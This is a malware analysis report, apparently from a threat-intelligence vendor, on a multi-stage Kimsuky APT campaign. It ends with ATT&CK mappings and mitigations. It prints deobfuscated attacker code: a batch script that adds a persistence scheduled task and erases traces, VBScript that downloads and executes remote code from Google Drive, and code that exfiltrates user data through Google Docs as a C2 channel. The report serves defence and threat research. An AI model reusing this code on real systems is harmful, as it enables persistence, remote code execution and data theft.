ThreatMon

UNRAVELING THE LAYERS: ANALYSIS OF KIMSUKY'S MULTI-STAGED CYBERATTACK

Contents

Introduction

In recent developments within the realm of cybersecurity, a disconcerting revelation has come to light—an intricate and multi-staged attack campaign executed by the Kimsuky Advanced Persistent Threat (APT) group. This campaign is marked by its exceptional sophistication, designed to penetrate target systems with the utmost precision while eluding detection. In this report, we embark on an in-depth exploration of the technical intricacies and strategic maneuvers that underpin Kimsuky APT's malicious objectives. By dissecting each stage of this campaign, we aim to provide a comprehensive understanding of the threat actor's methods and the potential risks they pose to cybersecurity.

The attack begins with an innocuous-seeming ITW URL, ultimately leading to a devious zip file named 'Updater.zip,' housing both a dropper DLL and an executable. What follows is a sequence of events orchestrated with surgical precision. A batch script is deployed to terminate the 'Chrome Updater' task and set up a scheduled task for the execution of a VBScript at regular intervals. Subsequent stages involve the utilization of PowerShell and VBScript to exploit Google Drive as a conduit for data exfiltration and command and control (C2) operations, all while maintaining a low profile.

As we delve deeper into this report, we will not only elucidate the tactics employed by Kimsuky APT but also provide insights into how organizations and security professionals can better defend against such threats. Our goal is to equip the cybersecurity community with the knowledge necessary to identify, mitigate, and respond to these evolving and sophisticated attacks effectively.

ThreatMon

Experience an Advanced Threat Intelligence Platform for free

Get customizable threat intelligence feeds.

Receive instant notifications for new vulnerabilities.

Minimize risks and keep your organization safe.

30-Days Free Premium Access

Kimsuky APT Group

Kimsuky is a North Korea-based cyber espionage group that has been active since at least 2012. The group initially focused on targeting South Korean government entities, think tanks, and individuals identified as experts in various fields, and expanded its operations to include the United States, Russia, Europe, and the UN. Kimsuky has focused its intelligence collection activities on foreign policy and national security issues related to the Korean peninsula, nuclear policy, and sanctions.

Kimsuky was assessed to be responsible for the 2014 Korea Hydro & Nuclear Power Co. compromise; other notable campaigns include Operation STOLEN PENCIL (2018), Operation Kabar Cobra (2019), and Operation Smoke Screen (2019).

North Korean group definitions are known to have significant overlap, and some security researchers report all North Korean state-sponsored cyber activity under the name Lazarus Group instead of tracking clusters or subgroups.

Aliases: STOLEN PENCIL, Thallium, Black Banshee, Velvet Chollima

Figure 1 - Countries targeted by Kimsuky

For More: https://attack.mitre.org/groups/G0094/

Technical Analysis

The Zip Contains Dropper

The attack chain initiates with a zip file named 'Updater.zip,' which employs a legitimate updater lure. Within this file, you'll find a dropper DLL and an executable.



Figure 2 - Contents of initial zip file

Dropped Batch Script

The batch script, dropped initially, terminates the 'Chrome Updater' task and subsequently establishes a scheduled task that executes another dropped VB Script every 71 minutes.

```
taskkill /im Google_Chrome_Update_v51.0.0729.87.exe /f
taskkill /im Google_Chrome_Update_v51.0.0729.87.exe /f
schtasks /create /tn "GoogupdateMachine" /tr "wscript.exe /b """%appdata%\colegg.vbs""" " /sc minute /mo 71 /f
copy "%appdata%\Microsoft\1.tmp" "%appdata%\colegg.vbs" /y
del "%appdata%\Microsoft\1.tmp"
copy "%appdata%\Microsoft\2.tmp" "%appdata%\colegg.ps1" /y
del "%appdata%\Microsoft\2.tmp"
del "%appdata%\..\..\downloads\Updater.zip"
del "%appdata%\..\..\downloads\Google_Chrome_Update_v51.0.0729.87.exe"
del "%appdata%\..\..\downloads\Updater\Google_Chrome_Update_v51.0.0729.87.exe"
del "%appdata%\..\..\downloads\iphlpapi.dll"
del "%appdata%\..\..\downloads\Updater\iphlpapi.dll"
del "%~f0"
```

Figure 3 - Deobfuscated form of dropped batch script

After copying operations from the other dropped scripts, the batch script proceeds to delete the downloaded and executed files.

Dropped Powershell Script

It first attempts to locate the Google Update Manager window in order to send messages.

```
while(true)

{

    Sleep(10);

    IntPtr hWnd = IntPtr.Zero;

    int flag = 0;

    hWnd = FindWindow(null,"Google Chrome UpdateManager");
```

Figure 4 - Update Manager Handle

It sends two messages to the Chrome window using the PostMessage function from user32.dll. The messages are 0x100 and 0x101, which are keydown and keyup events for the Enter key (0x0D) respectively.

```
    flag = SetForegroundWindow(hWnd);


    PostMessage(hWnd, (int)0x100, (IntPtr)0x0D, (IntPtr)0);

    Sleep(10);

    PostMessage(hWnd, (int)0x101, (IntPtr)0x0D, (IntPtr)0);
```

Figure 5 - Key presses for update manager

Dropped VBScript

The first thing VBScript tries to do is download another VBScript, which abuses Google Drive. Afterward, it deobfuscates the new script.

```
On Error Resume Next
s=""
Set q = CreateObject("msxml2.xmlhttp")
q.open "GET","https://drive.google.com/file/d/1KU_YNOIzn94spYf2zbqHhZN8S6Uuq6cr/view?usp=sharing",false
q.setRequestHeader "Content-Txpe","application/x-www-form-urlencoded"
q.Send
f=q.responseText
z="johnbegin--"
x="--johnend"
w=Instr(f,z)
u=Instr(f,x)
If w<>0 And u<>0 Then
f=Mid(f,w+Len(z),u-w-Len(z))
f=Replace(f,"&amp;","&")
f=Replace(f,"&#39;","'")
f=Replace(f,"&quot;","""")
f=Replace(f,"&lt;","<")
f=Replace(f,"&gt;",">")
End If
d=7
L=Len(f):For jx=0 To d-1:For ix=0 To Int(L/d)-1:s=s&Mid(f,ix*d+jx+1,1):Next:Next:s=s&Right(f,L-Int(L/d)*d)
execute(s)
```

Figure 6 - First part of the dropped VBScript

Next, it executes the previously dropped PowerShell script.

```
Set ws=CreateObject("WScript.Shell")

retu=ws.run("cmd.exe /c powershell.exe  cd $env:appdata ;powershell -executionpolicy remotesigned -file ""./colegg.psl""",0
false)

msgbox "Waiting...", 0,"Google Chrome UpdateManager"

retu=ws.run("cmd.exe /c taskkill /im powershell.exe /f",0,true)
```

Figure 7 - VBScript executes the powershell

The downloaded script from Google Drive is deobfuscated and its initial action involves sending another request to a different Google Drive link.

```
Post0.open "GET", Request_0, False
Post0.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36"
Post0.setRequestHeader "Content-Type", "text/html; charset=utf-8"
Post0.Send
Response_0 = Post0.responseText
```

Figure 8 - Post request to google drive

Then, it extracts ID and SID data from this Google Drive document, which will be used to upload data.

```
Response_0 = Post0.responseText
pattn = "d\/([a-zA-Z0-9-_]+)\/"
id = my_preg_match(Request_0, pattn, 0, 1)
pattn = "createKixApplication\(\s*\'([a-zA-Z0-9]+)\'\s*,"
sid = my_preg_match(Response_0, pattn, 0, 1)
```

Figure 9 - Parses the contents of the response

Using the previously acquired data, it collects information about the computer user. Subsequently, it exfiltrates this data via Google Drive, abusing it as a C2 (Command and Control) channel.

```
Request_1 = "https://docs.google.com/document/d/" & id & "/save?id=" & id & "&sid=" & sid &
"&vc=1&c=1&w=1&flr=0&smv=8&includes_info_params=true"
postdata =
"rev=2&bundles=%5B%7B%22commands%22%3A%5B%7B%22ty%22%3A%22is%22%2C%22ibi%22%3A1%2C%22s%22%3A%22" & "-" &
inputData & "-" & "%22%7D%5D%2C%22sid%22%3A%22" & sid & "%22%2C%22reqId%22%3A0%7D%5D"
Post0.open "POST", Request_1, False
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded;charset=UTF-8"
Post0.setRequestHeader "Content-Length", Len(postdata)
Post0.send postdata
```

Figure 10 - Data exfiltration

```
POST http://docs.google.com/document/d/[redacted]/save?id=[redacted]
Accept: */*
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Accept-Language:[redacted]
UA-CPU:[redacted]
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4
Host: docs.google.com
Content-Length: 185
Connection: Keep-Alive
Pragma: no-cache

rev=[redacted]
```

Figure 11 - HTTP request for data exfiltration

MITRE ATT&CK

Technique Name	Technique ID
Windows Management Discovery	T1047
Scheduled Task/Job	T1053
Powershell	T1059
DLL Sideloading	T1574
Obfuscated Files or Information	T1027
Application Window Discovery	T1010
Application Layer Protocol	T1071
Encrypted Channel	T1573

Mitigations

- Enforce strict access controls and regular monitoring for Windows Management Instrumentation (WMI) and Remote Registry services. Ensure that only authorized personnel have access to these services, and employ robust logging and alerting mechanisms to detect any suspicious activities.

- Continuously monitor and audit scheduled tasks and jobs for any anomalies or unauthorized activities. Implement the principle of least privilege to restrict who can create and execute tasks. Utilize endpoint security solutions that can detect and prevent the creation of suspicious scheduled tasks.
- Deploy application whitelisting to control and limit the execution of PowerShell scripts to authorized use cases. Keep PowerShell up-to-date and enforce secure configurations. Restrict administrative access to systems where PowerShell is required, minimizing the potential attack surface.
- Employ application control mechanisms to prevent the execution of unsigned or unauthorized DLLs. Regularly update and patch software to eliminate known vulnerabilities that can be exploited for DLL sideloading attacks.
- Use advanced threat detection tools and analysis solutions to identify and deobfuscate malicious content. Maintain up-to-date threat intelligence to recognize obfuscation techniques in real-time and take appropriate action.
- Implement network segmentation and stringent access controls to minimize the exposure of application layer protocols. Limit the use of these protocols to only essential communication and regularly review access permissions.
- Leverage advanced threat detection tools and specialized analysis capabilities to detect and analyze obfuscated files or information. Continuously update your threat detection strategies to counter evolving obfuscation techniques.

Detection

For YARA Rules and Indicators of Compromise (IOCs) do not forget to check our github.